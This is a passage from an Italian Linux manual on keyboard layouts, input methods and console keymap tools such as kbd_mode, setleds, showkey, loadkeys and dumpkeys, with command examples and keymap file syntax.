Generalmente, il tasto [*Fissamaiuscole*] di una tastiera fisica non interviene su tutta la tastiera, ma solo su una porzione centrale. Questo fatto ha dei vantaggi in fase di digitazione, perché i tasti che non hanno una forma minuscola contrapposta a una maiuscola, non vengono coinvolti. Tuttavia, nelle convenzioni di alcuni paesi europei, il tasto [*Fissamaiuscole*] dovrebbe agire su tutta la porzione alfanumerica, pertanto, in quei casi, capita di avere le cifre numeriche al secondo livello.

Questo comportamento, che consiste nell'avere un fissamaiuscole che interviene su tutta la tastiera alfanumerica, si può osservare nella gestione della tastiera di un sistema operativo Dos, in particolare con le mappe per le lingue francese e tedesca. Queste hanno mantenuto una stretta corrispondenza con la tastiera della macchina da scrivere, tanto che lo sblocco del fissamaiuscole si ottiene premendo il tasto [*Maiuscole*].

È bene osservare che in una console GNU/Linux non è possibile configurare il funzionamento del tasto [*Fissamaiuscole*], pertanto la mappa delle tastiere per la lingua francese e per la lingua tedesca non corrispondono esattamente alla tradizione. Tuttavia, è da osservare che anche con X (il sistema grafico) non viene più rispettata la tradizione originale.

111.3 Alfabeti non latini

Quando si utilizza una tastiera per un terminale a caratteri, come nel caso della console, è normale che ci si trovi nella necessità di scrivere qualcosa utilizzando l'alfabeto latino, se non altro per impartire dei comandi al sistema operativo. Per questa ragione, se la lingua che si intende usare usa un alfabeto non latino (come per il greco e il russo), non si può fare a meno di disporre di una tastiera che consenta di generare ugualmente simboli nell'alfabeto latino.

Nel caso della console di un sistema GNU/Linux, di solito si fa in modo che il tasto che porta al terzo livello ([*AltGr*], o qualunque altra cosa in base alla configurazione della mappa), funzioni come il [*Fissamaiuscole*], ovvero che mantenga lo spostamento al terzo livello fino a quando non lo si ripreme una seconda volta. In questi casi, di solito, i primi due livelli offrono una disposizione dei tasti uguale o simile a quella statunitense, mentre i due livelli successivi servono per l'alfabeto non latino da usare.

Si osservi che l'utilizzo di un alfabeto non latino implica l'uso di una codifica speciale. L'uso della codifica UTF-8 dovrebbe garantire la compatibilità con quella ASCII, ma di fatto molti usano ancora codifiche differenti; in quei casi, la configurazione della mappa della tastiera della console di un sistema GNU/Linux deve tenerne conto.

111.4 Tasti morti e composizione

Due modi ulteriori per estendere le potenzialità di una tastiera fisica consistono nell'attribuire a una sequenza di tasti il compito di ***comporre*** un carattere unico. Di solito si fa questo per generare delle lettere accentate, digitando prima l'accento e poi la lettera da accentare.

Uno dei due modi consiste nell'avere dei simboli che servono ad accentare la lettera successiva; alla selezione di uno di questi accenti non si ottiene nulla fino alla selezione di un simbolo ulteriore da modificare. In questo caso, simbolo selezionato inizialmente è un ***tasto morto***, o un accento morto, in quanto da solo non produce nulla.

Un altro modo consiste nell'avere un tasto modificatore, premendo il quale si passa in modalità di composizione. In tale modalità si deve inserire una stringa che in qualche modo deve generare un simbolo appropriato. Di norma, al termine di una sequenza di composizione, la modalità di funzionamento torna a essere quella normale.

Queste modalità di funzionamento della tastiera (tasti morti e composizione) vengono definite attraverso la sua configurazione, ma ovviamente si possono ottenere solo le lettere accentate o composte, che sono previste espressamente.

111.5 Inserimento numerico del codice di un simbolo

Un modo ancora più completo per consentire l'inserimento di simboli che sulla propria tastiera non possono essere previsti, sta nel definire una combinazione che richiede l'inserimento di un numero, con il quale si identifica il punto di codifica del simbolo desiderato (per una definizione del punto di codifica si veda il capitolo 425). Questo metodo di inserimento di simboli insoliti si è diffuso in particolare attraverso il sistema operativo Dos, con il quale era possibile premere il tasto [*Alt*] sinistro e digitare il numero del carattere desiderato con la tastiera numerica.

La convenzione introdotta dal sistema operativo Dos viene mantenuta generalmente anche nella configurazione della tastiera di un sistema GNU/Linux comune, ma si tratta di una funzione che non è sempre presente; per esempio manca quando si usa la grafica con X. A ogni modo, è bene considerare che ci possono essere metodi alternativi di inserimento; per esempio potrebbe essere possibile specificare il numero del punto di codifica anche in esadecimale.

111.6 Alfabeti asiatici

Quando una lingua richiede la scrittura attraverso un numero elevato di caratteri (come il cinese), le tastiere comuni, che sono nate per l'alfabeto latino, diventano troppo limitate. In queste condizioni, l'utilizzo dei livelli, dei tasti morti e della composizione, diventa insufficiente o inadatto per poter gestire il volume di simboli che la lingua richiede. Pertanto, in queste situazioni, si utilizza generalmente un programma aggiuntivo, che si colloca dopo la tastiera astratta. In pratica, la configurazione della tastiera fisica potrebbe anche essere predisposta secondo la lingua inglese, mentre poi, un programma che si inserisce prima dell'applicazione utilizzata effettivamente consente di selezionare i simboli in base a tecniche alternative.

Il metodo di trasformazione dall'alfabeto latino ai simboli della lingua prescelta, avviene generalmente attraverso una qualche forma di traslitterazione, dove si arriva anche a dare un nome (utilizzando l'alfabeto latino) al carattere da scrivere. A questo proposito si usa la sigla «IM», *Input method*, che fa spesso parte dei programmi che si occupano di tale compito (per esempio SCIM e Xim).

Figura 111.3. Un esempio si inserimento di un testo in cinese, attraverso un metodo di inserimento intelligente basato sul sistema di traslitterazione pinyin. In questo caso, si vede l’inserimento della parola «mu» (secondo la traslitterazione in caratteri latini), per la quale esistono tante varianti nel modo di rappresentarla. Per scegliere il carattere corretto, dopo l’inserimento del nome, si seleziona il numero corrispondente.

111.7 Pittogrammi ISO 9995-7

Lo standard ISO 9995-7 definisce alcuni simboli, ovvero ***pittogrammi***, da usare sulla tastiera per funzionalità comuni, in modo da evitare le descrizioni verbali che possono richiedere una traduzione. La tabella successiva riepiloga alcuni dei simboli in questione. Si osservi che parte dei pittogrammi previsti dallo standard ISO 9995-7 è inserito nell’insieme di caratteri universale; si tratta precisamente dei codici da U+2380 a U+238C, da U+2396 a U+239A e U+2425.

Tabella 111.4. Alcuni pittogrammi ISO 9995-7.

Simbolo	Descrizione	Simbolo	Descrizione
	[*Ins*]		[*Canc*]
	[*Backspace*]		[*Tab*]
	[*Maiuscole*]		passaggio al terzo livello
	[*Fissamaiuscole*]		[*BlocNum*]
	[*Ctrl*]		[*Alt*]
	[*Comp*] inizia una sequenza di composizione		[*Invio*]
	[*Interr*] *break*		[*Pausa*]
	[*Esc*]		[*Inizio*]
	[*Fine*]		[*Pagina su*] pagina precedente
	[*Pagina giù*] pagina successiva		[*Stampa*]

Simbolo	Descrizione	Simbolo	Descrizione
⤒	[*BlocScorr*]	␣	[*Spazio*]
⍽	spazio non separabile	⎖	separatore decimale

111.8 Riferimenti

- *ISO/IEC 9995:1994, Information technology -- Keyboard layouts for text and office systems*

  ⟨http://www.iso.org ⟩

- *Pictogrammes ISO 9995-7*

  ⟨http://pages.infinit.net/pm2/lexique4.htm ⟩

- *Unicode, Miscellaneous Technical, Range: 2300-23FF*

  Unicode, Control Pictures, Range: 2400-2426

  ⟨http://www.unicode.org/charts/PDF/U2300.pdf ⟩

  ⟨http://www.unicode.org/charts/PDF/U2400.pdf ⟩

Capitolo 112

Tastiera della console di un sistema GNU/Linux

La gestione della tastiera della console di un sistema GNU/Linux avviene in modo piuttosto complesso. Solitamente si fa riferimento al programma '**loadkeys**' come unico responsabile della definizione delle funzioni associate ai tasti, ma questo non basta per comprendere il problema.

I segnali della tastiera vengono ricevuti direttamente dal kernel che poi li fornisce ai programmi, in vario modo, a seconda di una data modalità selezionata.

Il programma '**kbd_mode**' permette di conoscere o di modificare la modalità di funzionamento della tastiera, ma la modifica è da riservare solo a occasioni particolari, di solito utilizzando una connessione remota, quando un programma ha modificato la modalità della tastiera rendendo inutilizzabile la console.

Tabella 112.1. Riepilogo dei programmi e dei file per la gestione della tastiera della console di un sistema GNU/Linux.

Nome	Descrizione
'**kbd_mode**'	Interroga o modifica la modalità di funzionamento della tastiera.
'**setleds**'	Impostazione di [*BlocNum*], [*Fissamaiuscole*] e [*BlocScorr*].
'**showkey**'	Emette il codice corrispondente ai tasti premuti.
'***sorgenti_linux***/drivers/char/defkeymap.c'	Mappa della tastiera predefinita nel kernel.
'/usr/share/keymaps/'	Directory dei file di mappa delle varie nazionalità.
'**loadkeys**'	Modifica la mappa della tastiera.
'**dumpkeys**'	Emette la mappa della tastiera in funzione.

112.1 Tastiera locale e tastiera remota

In generale, ciò che conta è fare in modo che funzioni correttamente **la tastiera connessa al proprio elaboratore**. Questo è importante perché, quando si utilizza una connessione remota, per esempio attraverso il protocollo TELNET, la tastiera che si adopera dipende, per la sua configurazione, dall'elaboratore a cui è connessa fisicamente: non dipende quindi dall'elaboratore al quale si è collegati. Leggendolo così potrebbe sembrare una cosa evidente, ma quando ci si trova a farlo veramente, non lo è più così tanto.

In questo senso, se da una connessione remota viene dato un comando per modificare la modalità di funzionamento o la mappa della tastiera, l'effetto si risente sulla console dell'elaboratore che riceve il comando e non nel terminale remoto.

Queste considerazioni permettono anche di comprendere che la connessione remota è indipendente da qualunque configurazione che riguardi la tastiera di un certo elaboratore. Perciò, una configurazione errata che renda inutilizzabile una console, può essere corretta attraverso una connessione remota.

112.2 Console virtuali

Un sistema GNU/Linux, come altri sistemi Unix, consente di gestire diversi terminali sull'unica console esistente effettivamente. Questi vengono definiti ***console virtuali***. Attraverso alcune combinazioni di tasti si riesce a passare da una console virtuale all'altra. Queste combinazioni sono normalmente [*Alt F1*], [*Alt F2*],... oppure [*Ctrl Alt F1*], [*Ctrl Alt F2*],... ma possono essere modificate (anche se ciò non è consigliabile).

La console vera e propria corrisponde quasi sempre alla console virtuale in funzione in un dato momento.

La configurazione della tastiera, a seconda del tipo di modalità su cui si interviene, può avere effetto su tutte le console virtuali, oppure solo su quella attiva.

112.3 Controllo della modalità di funzionamento della tastiera con «kbd_mode»

Il programma '**kbd_mode**' [1] permette di conoscere o di modificare la modalità di funzionamento della tastiera della console. Ciò significa, implicitamente, che l'effetto riguarda la console virtuale attiva; pertanto, quando viene utilizzato a distanza, attraverso il protocollo TELNET o un altro metodo di connessione simile, ha effetto sulla console virtuale attiva nell'elaboratore al quale si è connessi.

```
kbd_mode [opzioni]
```

L'utilizzo di questo programma deve essere fatto con prudenza: la visualizzazione della modalità di funzionamento della tastiera non provoca alcun inconveniente, ma la modifica errata della modalità, comporta l'impossibilità di continuare a utilizzarla.

È meglio evitare di utilizzare questo programma per modificare la modalità della tastiera, da una finestra di terminale, all'interno del sistema grafico X.

Tabella 112.2. Alcune opzioni.

Opzione	Descrizione
	Se '**kbd_mode**' viene avviato senza opzioni, il risultato che si ottiene è la visualizzazione della modalità attiva. Ciò dovrebbe corrispondere all'uso normale del programma.
`-s`	L'opzione '**-s**' attiva la modalità *scancode*, o RAW. Questa è la modalità che si osserva normalmente nelle finestre di terminale del sistema grafico X. Questa modalità non può essere utilizzata per le console virtuali normali.
`-k`	L'opzione '**-k**' attiva la modalità *keycode*, o MEDIUMRAW. Questa modalità non può essere utilizzata per le console virtuali normali.
`-a`	L'opzione '**-a**' attiva la modalità ASCII o XLATE. Questa modalità è quella normale quando si utilizzano le console virtuali. Questa modalità fa uso della mappa definita da '**loadkeys**'.
`-u`	L'opzione '**-u**' attiva la modalità UTF-8 o UNICODE. Questa modalità fa uso della mappa definita da '**loadkeys**'.

Se la console di un elaboratore è rimasta bloccata e comunque esiste la possibilità di connettersi a questo da un'altra postazione funzionante, si può ripristinare la modalità corretta della tastiera da lì. Nell'esempio seguente, l'elaboratore da sistemare è *`dinkel.brot.dg`* e quello dal quale si interviene è *`roggen.brot.dg`*.

```
roggen.brot.dg$ telnet dinkel.brot.dg [Invio]
```

```
Trying dinkel.brot.dg...
Connected to dinkel.brot.dg.
Escape character is '^]'.
```

```
login: root [Invio]

Password: ******** [Invio]

dinkel.brot.dg# kbd_mode -a [Invio]

dinkel.brot.dg# exit [Invio]
```

Questo esempio presume che si possieda già una certa conoscenza di come si instaura una connessione remota attraverso un cliente TELNET. L'utente inesperto che dovesse tentare una cosa del genere potrebbe non essere capace di completare l'accesso a causa del fatto che normalmente viene impedito all'utente '**`root`**' di accedere da una postazione remota, per motivi di sicurezza.

112.4 Controllo sullo stato della tastiera con «setleds»

Il programma '**`setleds`**' [2] interviene esclusivamente su una console virtuale attiva, o meglio, quella da cui proviene lo standard input. Non può essere utilizzato in altre situazioni. Lo scopo del programma è di intervenire sull'impostazione dei tasti [*Fissamaiuscole*] (*capslock*), [*BlocNum*] (*numlock*) e [*BlocScorr*] (*ScrollLock*).

```
setleds [opzioni] [modalità...]
```

Solitamente, questi tasti attivano o disattivano la modalità corrispondente, che viene segnalata anche da una spia luminosa sulla tastiera, una per ogni modalità. Queste spie sono notoriamente dei ***led*** (*Light emitting diode*) e spesso sono chiamati così anche in italiano.

Il programma permette di intervenire sia attivando o disattivando queste modalità, sia accendendo o spegnendo i led.

Tabella 112.4. Alcune opzioni e modalità

Opzione	Descrizione
	Utilizzando il programma senza argomenti, si ottiene il resoconto sull'impostazione dei tasti su cui può intervenire e su quella dei led corrispondenti.
`-F`	L'opzione '**`-F`**' è quella predefinita, quando vengono indicate solo delle modalità. Con questa, si modifica lo stato corrispondente alle modalità indicate. Se i led non sono impostati indipendentemente, riflettono la nuova situazione.
`-D`	L'opzione '**`-D`**' è analoga a '**`-F`**', con la differenza che la nuova impostazione diviene predefinita ed è ciò che si ripresenta a seguito di un ripristino attraverso l'uso del comando '**`reset`**'.
`-L`	L'opzione '**`-L`**' fa in modo di intervenire solo sui led. Dal momento in cui si utilizza '**`setleds`**' con questa opzione, si sgancia il funzionamento dei led dall'uso dei tasti a cui sarebbero abbinati. Per ripristinare il collegamento tra led e tasti, si può utilizzare nuovamente '**`setleds`**' con l'opzione '**`-L`**' da sola, senza altri argomenti.
`+num` `-num`	Questa modalità attiva o disattiva [*BlocNum*].
`+caps` `-caps`	Questa modalità attiva o disattiva [*Fissamaiuscole*].
`+scroll` `-scroll`	Questa modalità attiva o disattiva [*BlocScorr*].

Segue la descrizione di alcuni esempi.

- `$` **`setleds`** [*Invio*]

  Mostra la configurazione attuale.

- `$` **`setleds +num`** [*Invio*]

  Attiva i numeri nella tastiera numerica.

- `$` **`setleds -L +scroll`** [*Invio*]

  Accende il led '**`BlocScorr`**' (o '**`ScrollLock`**' che sia) senza altro effetto sull'uso della tastiera.

- `$` **`setleds -L`** [*Invio*]

  Ripristina il collegamento tra led e tastiera.

- `#` **`setleds +num < /dev/tty1`** [*Invio*]

  Attiva i numeri nella tastiera numerica della prima console virtuale.

112.5 Mappa della tastiera

Il primo problema che si incontra dal punto di vista dell'internazionalizzazione di un sistema operativo, è la disposizione dei tasti sulla tastiera. Quando la tastiera viene utilizzata in modalità ASCII o Unicode, il kernel utilizza una tabella di conversione prima di trasmettere alle applicazioni i tasti premuti.

In fase di compilazione del kernel viene definita una tabella di partenza attraverso il file '***sorgenti_linux***`/driver/char/defkeymap.c`'. Normalmente questo file corrisponde alla mappa della tastiera statunitense, ma può anche essere cambiato come viene mostrato in seguito.

Di solito, la mappa della tastiera viene ridefinita attraverso il programma '**`loadkeys`**' indicando come argomento il nome di un file contenente la mappa desiderata. I file delle varie mappe disponibili sono contenuti normalmente a partire dalla directory '`/usr/share/keymaps/`'.

Il sistema della mappa della tastiera che si descrive qui e nelle sezioni seguenti, riguarda solo le console virtuali di GNU/Linux e non l'impostazione fatta dal sistema grafico X per i programmi che si avviano al suo interno.

112.6 Visualizzazione dei codici dei tasti con «showkey»

Il programma '**`showkey`**'[3] permette di visualizzare, attraverso lo standard output, il codice corrispondente ai tasti che si premono e si rilasciano. Dal momento che ciò impegna totalmente la tastiera, '**`showkey`**' conclude il suo funzionamento dopo 10 s di inattività.

```
showkey [opzioni]
```

Questo programma non può funzionare in una finestra di terminale nel sistema grafico X.

Tabella 112.5. Alcune opzioni.

Opzione	Descrizione
`-s` `--scancodes`	Fa in modo che siano mostrati i codici *scancode*. L'utilizzo della tastiera in questa modalità è abbastanza inusuale, quindi è raro che possa essere utile conoscere la corrispondenza della pressione e rilascio dei tasti in questa modalità.
`-k` `--keycode`	Fa in modo che siano mostrati i codici *keycode*. È il funzionamento predefinito, quando non si indicano argomenti di alcun genere. È questa la codifica a cui si fa riferimento quando si costruiscono i file di mappa gestiti da '**`loadkeys`**'.
`-m` `--keymap`	Mostra la traduzione dei tasti premuti nel codice corrispondente della tastiera virtuale, secondo la configurazione attiva. Si usa normalmente per verificare il funzionamento corretto di una mappa.

Segue la descrizione di alcuni esempi.

- `$` **`showkey -s`** [*Invio*]

```
kb mode was XLATE

press any key (program terminates after 10s of last keypress)...
```

[*Esc*]

```
0x01 0x81
```

[*Alt*]

```
0x38 0xb8
```

[*AltGr*]

```
0xe0 0x38 0xe0 0xb8
```

- $ **showkey -k** [*Invio*]

```
kb mode was XLATE

press any key (program terminates after 10s of last keypress)...
```

[*Esc*]

```
0x01 0x81
```

[*Alt*]

```
0x38 0xb8
```

[*AltGr*]

```
0x64 0xe4
```

- $ **showkey -m** [*Invio*]

```
kb mode was XLATE

press any key (program terminates after 10s of last keypress)...
```

[*Esc*]

```
keycode  27 press
```

[*F1*]

```
keycode  27 press
keycode  91 press
keycode  91 press
keycode  65 press
```

[*F2*]

```
keycode  27 press
keycode  91 press
keycode  91 press
keycode  66 press
```

112.7 Caricamento di una mappa con «loadkeys»

Il programma '**loadkeys**' [4] viene usato normalmente per cambiare la mappa della tastiera utilizzata in tutte le console virtuali, attraverso le indicazioni contenute in un file fornito come argomento o attraverso lo standard input. Il file fornito come argomento, se non contiene l'indicazione di un percorso, viene cercato a partire dalla directory '`/usr/share/keymaps/`***piattaforma***`/`'.

loadkeys [***opzioni***] [***file***]

È importante considerare che la modifica interviene su tutte le console virtuali; pertanto, se si tenta qualcosa del genere attraverso una connessione remota si interviene sull'elaboratore con il quale si è connessi e non su quello dal quale si sta operando.

Il programma '**loadkeys**' può essere utilizzato anche solo per generare un file sorgente da utilizzare al posto di '***sorgenti_linux***`/drivers/char/defkeymap.c`' quando si compila un nuovo kernel.

Tabella 112.18. Alcune opzioni.

Opzione	Descrizione
`-m` `--mktable`	Emette attraverso lo standard output il contenuto di un file che può essere utilizzato al posto di '***sorgenti_linux***`/drivers/char/defkeymap.c`' in modo da essere incorporato nel kernel alla prossima compilazione.
`-u` `--unicode`	Imposta la modalità Unicode.

Segue la descrizione di alcuni esempi.

- `$` **`loadkeys /usr/share/keymaps/i386/qwerty/it.kmap`** [*Invio*]

  Carica la mappa contenuta nel file '`/usr/share/keymaps/i386/qwerty/it.kmap`'.

- `$` **`loadkeys it.kmap`** [*Invio*]

  Esattamente come nell'esempio precedente, supponendo di operare su una piattaforma x86.

- `$` **`loadkeys it`** [*Invio*]

  Esattamente come nell'esempio precedente.

- $ **loadkeys -u it** [*Invio*]

  Come nell'esempio precedente, usando però la modalità Unicode.

- $ **loadkeys -m it > drivers/char/defkeymap.c** [*Invio*]

  Genera il file 'drivers/char/defkeymap.c' in base alla mappa '**it.kmap**'.

112.8 Analisi della configurazione attuale con «dumpkeys»

Il programma '**dumpkeys**' [5] viene usato normalmente per emettere attraverso lo standard output la mappa attuale della tastiera.

```
dumpkeys [opzioni]
```

Attraverso le opzioni si può controllare la quantità delle informazioni ottenute e il modo in cui queste vengono visualizzate.

Tabella 112.19. Alcune opzioni.

Opzione	Descrizione
-i --short-info	Emette alcune informazioni essenziali sulla gestione attuale della tastiera.
-l --long-info	Emette le informazioni relative all'opzione '**-i**', assieme ai simboli che possono essere utilizzati.
-h --help	Emette una piccola guida di utilizzo del programma, aggiungendo in coda l'elenco delle codifiche che si possono usare per la configurazione della tastiera. L'elenco delle codifiche si ottiene precisamente dallo standard error.

Segue la descrizione di alcuni esempi.

- $ **dumpkeys -i** [*Invio*]

```
keycode range supported by kernel:           1 - 255
max number of actions bindable to a key:         256
number of keymaps in actual use:                 8
of which 2 dynamically allocated
ranges of action codes supported by kernel:
        0x0000 - 0x00ff
        0x0100 - 0x01ff
        0x0200 - 0x0213
        0x0300 - 0x0313
        0x0400 - 0x0405
        0x0500 - 0x05ff
```

```
        0x0600 - 0x0603
        0x0700 - 0x0708
        0x0800 - 0x08ff
        0x0900 - 0x0919
        0x0a00 - 0x0a07
        0x0b00 - 0x0bff
        0x0c00 - 0x0c07
        0x0d00 - 0x0dff
number of function keys supported by kernel: 256
max nr of compose definitions: 256
nr of compose definitions in actual use: 68
```

- $ **dumpkeys -l** [*Invio*]

```
…
Symbols recognized by dumpkeys:
(numeric value, symbol)

0x0000  nul
0x0001  Control_a
0x0002  Control_b
…
0x00fe  thorn
0x00ff  ydiaeresis
0x0100  F1
0x0101  F2
…
0x0112  F19
0x0113  F20
0x0114  Find
0x0115  Insert
0x0116  Remove
…
0x01fe  F245
0x01ff  F246
0x0200  VoidSymbol
0x0201  Return
…
0x0404  dead_diaeresis
0x0405  dead_cedilla
0x0500  Console_1
0x0501  Console_2
…
0x0c06  SCtrlL
0x0c07  SCtrlR

The following synonyms are recognized:

Control_h       for BackSpace
```

```
Control_i       for Tab
…
Recognized modifier names and their column numbers:
shift             1
altgr             2
control           4
alt               8
shiftl           16
shiftr           32
ctrll            64
ctrlr           128
```

- $ **dumpkeys > prova.map** [*Invio*]

  Crea il file 'prova.map' contenente la configurazione attuale della tastiera. Il file potrebbe avere l'aspetto seguente:

  $ **cat prova.map** [*Invio*]

```
keymaps 0-2,4,6,8-9,12
keycode   1 = Escape           Escape
        alt     keycode   1 = Meta_Escape
keycode   2 = one              exclam
        alt     keycode   2 = Meta_one
        shift   alt     keycode   2 = Meta_exclam
…
keycode  83 = KP_Period
        altgr   control keycode  83 = Boot
        control alt     keycode  83 = Boot
…
string F1 = "\033[[A"
string F2 = "\033[[B"
string F3 = "\033[[C"
…
compose 't' 'h' to 'þ'
compose 's' 's' to 'ß'
compose '"' 'y' to 'ÿ'
compose 's' 'z' to 'ß'
compose 'i' 'j' to 'ÿ'
```

- $ **dumpkeys | loadkeys --unicode** [*Invio*]

  Riconfigura la tastiera in modo da emettere simboli secondo la codifica UTF-8.

- $ **dumpkeys -h > /dev/null** [*Invio*]

  Visualizza esclusivamente lo standard error, dal quale si ottiene l'elenco delle codifiche disponibili:

```
iso-8859-{1,2,3,4,5,7,8,9,10,15},koi8-{r,u},mazovia,cp-1250,↩
↪iso-10646-18,iso-ir-197,iso-ir-209
```

[1] **Linux console font and keytable utilities** dominio pubblico, salva la licenza particolare di alcuni tipi speciali di carattere

[2] **Linux console font and keytable utilities** dominio pubblico, salva la licenza particolare di alcuni tipi speciali di carattere

[3] **Linux console font and keytable utilities** dominio pubblico, salva la licenza particolare di alcuni tipi speciali di carattere

[4] **Linux console font and keytable utilities** dominio pubblico, salva la licenza particolare di alcuni tipi speciali di carattere

[5] **Linux console font and keytable utilities** dominio pubblico, salva la licenza particolare di alcuni tipi speciali di carattere

Capitolo 113

Personalizzazione della mappa della tastiera

Per configurare la propria tastiera si usa generalmente '**loadkeys**' con file di mappa già predisposti; tuttavia può essere utile comprendere come si realizzano questi file per una propria personalizzazione.

All'interno del file sono ammessi i commenti, prefissati con un punto esclamativo ('**!**') oppure con il simbolo '**#**'; nello stesso modo sono ignorate le righe vuote e quelle bianche. Le righe che definiscono qualcosa possono essere continuate con una barra obliqua inversa ('\') che precede il codice di interruzione di riga.

Possono essere usate diverse definizioni; in particolare quelle descritte nella tabella seguente.

Tabella 113.1. Direttive principali.

Direttiva	Descrizione
`charset` *"codifica"*	Questa direttiva definisce l'insieme di caratteri utilizzato; generalmente si tratta di '**iso-8859-1**' o di '**iso-10646-18**' (nel secondo caso si fa riferimento a Unicode). Quando si tratta della codifica ISO 8859-1, oppure ISO 10646-18, non è nemmeno necessario inserire questo tipo di dichiarazione nei file. Lo scopo di questa direttiva è di evitare ambiguità, quando un carattere può essere rappresentato con codici differenti a seconda della codifica.
`keycode` ***numero_tasto*** = ***simbolo*** ***simbolo***...	Questa definizione attribuisce a un tasto diversi significati, in funzione della combinazione eventuale con altri.
`string` ***nome*** = ***stringa*** `strings as usual`	Per facilitare la costruzione di un file di mappa del genere, si possono definire alcuni nomi di tasti il cui significato viene chiarito in seguito attraverso questo tipo di dichiarazione. Lo si fa normalmente con i tasti funzionali ([*F1*], [*F2*], ecc.). Al posto della dichiarazione esplicita di queste stringhe, si può usare la seconda forma, che richiama automaticamente tutte quelle predefinite.
`compose` ***'x' 'y'*** `to` ***'z'*** `compose as usual for iso-8859-1`	La direttiva '**compose**' consente di stabilire l'uso degli accenti morti, ***x***, da associare a un carattere successivo, ***y***, per generare un carattere composto, ***z***. Utilizzando la seconda forma del modello, si acquisiscono tutte le sequenze predefinite.

A proposito della direttiva '**`charset`**' è bene chiarire che il codice associato ai caratteri è da intendersi come punto di codifica; pertanto, per fare un esempio, non c'è differenza tra il codice generato da una lettera «à» (a minuscola con accento grave) da una codifica ISO 8859-1 a una codifica ISO 10646-18, perché in questa fase non entra in gioco il fatto che nell'adattamento in UTF-8 si utilizzano due byte invece di uno solo.

113.1 Modificatori

I modificatori sono quei tasti che si possono usare per ottenere delle combinazioni. La tabella 113.2 ne mostra l'elenco e il ***peso***.

Tabella 113.2. Elenco dei tasti modificatori e del loro peso.

Modificatore	Sigla	peso
(nessuno)		0
Maiuscole (tasto sinistro o destro indifferentemente)	`Shift`	1
Alt destro	`AltGr`	2
Control (tasto sinistro o destro indifferentemente)	`Ctrl`	4
Alt sinistro	`Alt`	8
Maiuscole sinistro	`ShiftL`	16
Maiuscole destro	`ShiftR`	32
Control sinistro	`CtrlL`	64
Control destro	`CtrlR`	128

I modificatori sono otto, a cui si somma la situazione normale in cui nessun modificatore viene utilizzato. Volendo indicare tutte le combinazioni possibili di modificatori, queste sarebbero 255, ma di solito ci si limita a configurarne solo un sottoinsieme.

Attraverso il numero del peso, si può fare riferimento a un modificatore o a una combinazione di modificatori, in modo molto semplice: sommandone i valori. Per esempio, uno rappresenta '**`Shift`**', due rappresenta '**`AltGr`**' e tre rappresenta '**`Shift`**'+'**`AltGr`**'. Si osservi comunque che si sta facendo riferimento a nomi che poi devono essere associati alla tastiera reale: si presume che l'associazione avvenga nel modo «corretto», ma occorre sapere a cosa si sta facendo riferimento. In pratica, nulla vieta di dare la funzione di '**`AltGr`**' a un tasto [*Win*], o [*Menù*].

113.2 Specificazione di mappa

Quando si specifica la funzione di un tasto attraverso l'istruzione '**`keycode`**', si indicano una serie di funzioni in sequenza. Il significato di questa sequenza dipende dai tipi di modificatori e dalle loro combinazioni che si intendono utilizzare. Questo viene definito attraverso un'istruzione '**`keymaps`**' iniziale.

```
keymaps peso [,peso]...
```

Per esempio, l'istruzione seguente indica l'utilizzo dei pesi 0, 1, 2, 4, 6, 8, 9 e 12:

```
keymaps 0-2,4,6,8-9,12
```

Come si vede nell'esempio, si fa riferimento anche a intervalli, quindi, '**`0-2`**' rappresenta tutti i valori da zero a due, ovvero, zero, uno e due. La stessa cosa avrebbe potuto essere dichiarata in un modo più esplicito come nell'esempio seguente:

```
keymaps 0,1,2,4,6,8,9,12
```

Questi valori indicano che nella mappa definita dalle direttive successive, si fa riferimento ai tasti premuti da soli, in combinazione con i modificatori '**`Shift`**', '**`AltGr`**', '**`Ctrl`**' (indifferentemente sinistro o destro), '**`Ctrl`**'+'**`AltGr`**', '**`Alt`**', '**`Alt`**'+'**`Shift`**' e '**`Ctrl`**'+'**`Alt`**'. Le istruzioni '**`keycode`**' successive all'istruzione '**`keymaps`**' dell'esempio vengono interpretate di conseguenza. L'esempio seguente dovrebbe chiarirlo:

```
keycode 26 = egrave   eacute   bracketleft   Escape   VoidSymbol   Meta_bracketleft
```

In questo caso, premendo il tasto corrispondente alla lettera '**`è`**', nella tastiera italiana, si ottiene esattamente questa lettera ('**`egrave`**'). In combinazione con:

- '**`Shift`**' si ottiene la lettera '**`é`**';
- '**`AltGr`**' si ottiene la parentesi quadra aperta (sinistra);
- '**`Ctrl`**' si ottiene un escape;
- '**`Ctrl`**'+'**`AltGr`**' non si ottiene alcunché;
- '**`Alt`**' si ottiene la funzione <*Meta_braketleft*>.

In tutti i casi rimanenti non si ottiene alcun risultato.

113.3 Istruzione «keycode»

L'istruzione '**`keycode`**' permette di indicare in sequenza il significato di un certo tasto, in funzione dell'eventuale combinazione con i modificatori previsti con l'istruzione '**`keymaps`**'.

Quando si vuole indicare un'azione nulla, si usa il nome '**`VoidSymbol`**'; inoltre, ciò che non viene scritto nella parte finale vale come se fosse sempre '**`VoidSymbol`**'.

Per facilitare l'indicazione del risultato di combinazioni si possono usare dichiarazioni '**`keycode`**' successive, precedute dai nomi dei modificatori coinvolti, che valgono per una

singola situazione. L'esempio seguente è identico, per risultato, a quello visto in precedenza; la differenza sta nel fatto che così ci si limita a indicare un'istruzione '**keycode**' normale per le situazioni comuni (tasto premuto da solo, oppure in combinazione con il modificatore '**Shift**', o anche '**AltGr**'), aggiungendo sotto, eventualmente, le altre combinazioni utili.

```
keymaps 0,1,2,4,6,8,9,12
…
keycode  26 = egrave           eacute           bracketleft
        control keycode  26 = Escape
        alt     keycode  26 = Meta_bracketleft
```

Volendo essere precisi e dettagliati, si può indicare il modificatore '**plain**' per fare riferimento alla pressione del tasto senza modificatori. L'esempio appena mostrato si traduce in quello seguente:

```
keymaps 0,1,2,4,6,8,9,12
…
plain   keycode 26 = egrave
shift   keycode 26 = eacute
altgr   keycode 26 = braceleft
control keycode 26 = Escape
alt     keycode 26 = Meta_bracketleft
```

113.3.1 Denominazioni simboliche

Quando si usa la direttiva '**keycode**' si fa riferimento ai caratteri e alle funzioni speciali attraverso dei nomi, che eccezionalmente corrisponde alla lettera quando questa nell'ambito di quelle dell'alfabeto inglese, senza accenti. I nomi disponibili si possono consultare nell'elenco che si ottiene con il programma '**dumpkeys**', utilizzato con l'opzione '**-l**':

$ **dumpkeys -l** [*Invio*]

```
…
Symbols recognized by dumpkeys:
(numeric value, symbol)

0x0000  nul
0x0001  Control_a
0x0002  Control_b
…
0x00fe  thorn
0x00ff  ydiaeresis
0x0100  F1
0x0101  F2
…
0x0112  F19
0x0113  F20
0x0114  Find
0x0115  Insert
```

```
0x0116  Remove
